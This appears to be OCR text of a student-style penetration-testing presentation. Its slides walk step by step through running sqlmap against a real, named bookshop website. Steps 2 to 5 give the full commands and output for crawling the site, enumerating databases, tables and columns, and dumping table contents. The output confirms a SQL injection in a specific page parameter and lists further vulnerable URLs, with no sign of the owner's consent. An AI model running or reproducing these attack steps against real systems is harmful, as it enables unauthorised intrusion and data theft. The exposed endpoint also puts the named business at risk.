
# Step 2: Use SQLMap tool in kali linux put -u before the URL and then provide the URL. Use --batch, --crawl , --threads and Use --dbs for database control.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 --dbs

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:16:17 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:16:17] [INFO] starting crawler for target URL 'https://www.iphbooks.com/'
[15:16:17] [INFO] searching for links with depth 1
[15:16:17] [INFO] searching for links with depth 2
[15:16:17] [INFO] starting 3 threads
[15:16:24] [INFO] 28/142 links visited (20%)
got a 302 redirect to 'https://www.iphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:16:45] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.iphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:16:45] [INFO] testing URL 'https://www.iphbooks.com/other-publishers.php?id=10'
[15:16:45] [INFO] using '/root/.local/share/sqlmap/output/results-03172024_0316pm.csv' as the CSV results file in multiple targets mode
[15:16:45] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=29md9ovid8p...kkjagi03u4'). Do you want to use those [Y/n] Y
```

# Now we get all the Database Names.




# Now we get all the Database Names.



# Step 3: After getting the database name use -tables command for retrieve all the tables name

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema --tables

                {1.7.11#stable}
                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:20:21 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:20:21] [INFO] starting crawler for target URL 'https://www.iphbooks.com/'
[15:20:21] [INFO] searching for links with depth 1
[15:20:22] [INFO] searching for links with depth 2
[15:20:22] [INFO] starting 3 threads
[15:20:38] [INFO] 94/142 links visited (66%)
got a 302 redirect to 'https://www.iphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:20:49] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.iphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:20:49] [INFO] testing URL 'https://www.iphbooks.com/other-publishers.php?id=10'
[15:20:49] [INFO] resuming back-end DBMS 'mysql'
[15:20:49] [INFO] using '/root/.local/share/sqlmap/output/results-03172024_0320pm.csv' as the CSV results file in multiple targets mode
```


# We get all the Tables name from Database



# Step 4:-After getting the tables we have to find columns in that tables for that use -D database name -T table name --columns


```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema -T VIEWS --columns

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:33:13 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[16:33:13] [INFO] starting crawler for target URL 'https://www.iphbooks.com/'
[16:33:13] [INFO] searching for links with depth 1
[16:33:16] [INFO] searching for links with depth 2
[16:33:16] [INFO] starting 3 threads
[16:33:30] [INFO] 26/142 links visited (18%)
got a 302 redirect to 'https://www.iphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[16:33:58] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.iphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
```

# Here we retrieved all the columns of that table.



# Step 5 : Use –dump to retrieved all the data of that table

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap -u "https://www.iphbooks.com/" --batch --crawl 2 --threads 3 -D information_schema -T VIEWS --dump

        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.11#stable}
|_ -| . ['] |     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:25:07 /2024-03-17/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[15:25:07] [INFO] starting crawler for target URL 'https://www.iphbooks.com/'
[15:25:07] [INFO] searching for links with depth 1
[15:25:08] [INFO] searching for links with depth 2
[15:25:08] [INFO] starting 3 threads
[15:25:13] [INFO] 16/142 links visited (11%)
got a 302 redirect to 'https://www.iphbooks.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[15:25:32] [INFO] found a total of 16 targets
[1/16] URL:
GET https://www.iphbooks.com/other-publishers.php?id=10
do you want to test this URL? [Y/n/q]
> Y
[15:25:32] [INFO] testing URL 'https://www.iphbooks.com/other-publishers.php?id=10'
[15:25:32] [INFO] resuming back-end DBMS 'mysql'
```


root@kali: /home/kali
File Actions Edit View Help
do you want to exploit this SQL injection? [Y/n] Y
[15:25:34] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL ⩾ 5.0.12
[15:25:34] [INFO] fetching columns for table 'VIEWS' in database 'information_schema'
[15:25:36] [WARNING] reflective value(s) found and filtering out
[15:25:36] [INFO] fetching entries for table 'VIEWS' in database 'information_schema'
[15:25:38] [INFO] retrieved: 0
[15:25:43] [WARNING] table 'VIEWS' in database 'information_schema' appears to be empty
Database: information_schema
Table: VIEWS
[0 entries]
| DEFINER | CHECK_OPTION | IS_UPDATABLE | TABLE_SCHEMA | TABLE_NAME | SECURITY_TYPE | TABLE_CATALOG | VIEW_DEFINITION | CHARACTER_SET_CLIENT | COLLATION_CONNECTION |
SQL injection vulnerability has already been detected against 'www.iphbooks.com'. Do you want to skip further tests involving it? [Y/n] Y
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/other-languages.php?languages=english'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/productdetails.php?id=938'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/online-store.php?author=V.P. SHOUKATHALI, ABDUL LATHEEF KODUVALLY'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/bundle-offers-details.php?id=29'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/newsdetails.php?id=51'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/online-store.php?category=4'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/online-store.php?sub_category_id=14'
[15:25:43] [INFO] skipping 'https://www.iphbooks.com/other-publishers.php?pgindex=1'

# Future Scope

- Advancements in artificial intelligence and machine learning are revolutionizing the field, enabling automated and adaptive detection techniques to swiftly identify and mitigate emerging malware variants.
- Also, new technologies like blockchain might create new ways for malware to spread,so we'll need to keep up with that.
- As technology evolves, VAPT techniques will also evolve, incorporating advanced tools and methodologies to uncover vulnerabilities in complex networks and applications.

# References


1. Web Hacking 101

2. https://chat.openai.com/

3. https://www.youtube.com/
   - Letsdefend
   - Hackersploit
   - PBER ACADEMY
   -Cyberwings Security

4. https://www.google.co.in/

# THANKS

CREDITS: This presentation template was created by Slidesgo,
including icons by Flaticon, and infographics fi images by Freepik